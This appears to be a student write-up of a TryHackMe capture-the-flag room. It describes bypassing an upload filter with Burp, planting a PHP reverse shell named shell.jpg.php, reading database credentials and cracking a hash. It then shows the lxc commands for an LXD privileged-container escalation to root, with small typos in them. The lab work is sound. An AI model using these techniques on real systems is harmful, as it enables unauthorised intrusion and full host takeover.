


A terminal window titled "1211102287@kali: ~". The window contains the following command-line session:

```
flynn@light-cycle:~$ lxc image list
To start your first container, try: lxc launch ubuntu:18.04
```

ALIAS	FINGERPRINT	PUBLIC	DESCRIPTION	ARCH	SIZE	UPLOAD DATE
Alpine	a569b9af4e85	no	alpine v3.12 (20201220_03:48)	x86_64	3.07MB	Dec 20, 2020 at 3:51am (UTC)

After that, we have to initialize, configure the disks, and start the container. We named our container as **strongbad** and the device **trgdor**. Next, the commands are used to mount the storage. We can use the **ls** command to see the files in our directory. There is a file named “**root.txt**”. Cat the file and we can see a flag appeared there (highlighted).



```
1211102287@kali:~
File Actions Edit View Help
flynn@light-cycle:~$ lxc init Alphine strongbad -c security.privileged=true
Creating strongbad
flynn@light-cycle:~$ lxc config device added strongbad trgdor disk source=/
path=/mnt/root recursive=true
Device trgdor added to strongbad
flynn@light-cycle:~$ lxc start strongbad
flynn@light-cycle:~$ lxc exec strongbad /bin/sh
~ # cd /mnt/root/root
/mnt/root/root # ls
root.txt
/mnt/root/root # cat root.txt
THM{FLYNN_LIVES}
```

Thought Process/Methodology:

Deploy the machine, use the **nmap** scan with the IP address to find the ports which are available. We can see that there are two ports which are open. We know that there are two ports which are open. By just adding the port (**65000**) after the IP address in the web browser, we could see there is a hidden website named **Light Cycle**. We can check for the hidden pages and directories for the page with Gobuster. A hidden file named **/uploads.php** file appears at the bottom of the terminal. Open Burp Suite and to bypass the client-side filter, we have to intercept the JavaScript code file containing the filter before it ever actually reaches our browser. The page for uploading files could be seen after the process. We have to upload and execute a reverse shell. Create our php file as **shell.jpg.php**. Change the IP to our linux machine and the port to 443. Upload the file in the upload page. After that, we can now see that the file is being uploaded successfully. The directory **/grid** could be seen as a storage where files are uploaded and saved. Use netcat command to listen for our shell session. By using the quick search command, we could know that the **web.txt** file we want to find is in the **/var/www/** directory. Open the content in the directory by using the **cat** command. The flag inside the file could be seen. From the hint given by THM, we know that the command (**python3 -c 'import pty;pty.spawn("/bin/bash")'**) and the command (**export TERM=xterm**) are used to upgrade and stabilize the shell. Use the **ls** command to show the list for all files in the current directory. To show the content in the dbauth.php file, the **cat** command is used. In the file, the password and user is being shown. Access and Log into our database using the credentials found. We can see that “**tron**” was being used in the database. Select the **tron** database by typing the “use **tron**” command. Now we are in the **tron** database. Use the “**select * from users;**” command to see the content inside. The encrypted password of the two users are being shown in the list. Copy Flynn's encrypted password and paste it at <https://crackstation.net/> for password cracking. We can see that the result of the password in

the **Result section** By using the username and password, we can change our user by using the **su** command. The new user could be made sure by using “**whoami**”. We have to find the root of Flynn's user. To find the text file inside the directory, **ls** is being used. We can see that there is a **user.txt** file. By using the **cat** command, we can read and see the contents in Flynn's directory. The flag could be seen in the Directory. We can look for the group for the user by just inserting “**groups**”. The group of the user is shown in the line Check the images which are available on the machine by using the command **lxc image list**. The list should pop up showing the details of the image. After that, we have to initialize, configure the disks, and start the container. We named our container as **strongbad** and the device **trogdor**. Next, the commands are used to mount the storage. We can use the **ls** command to see the files in our directory. There is a file named “**root.txt**”. Cat the file and we can see a flag appeared there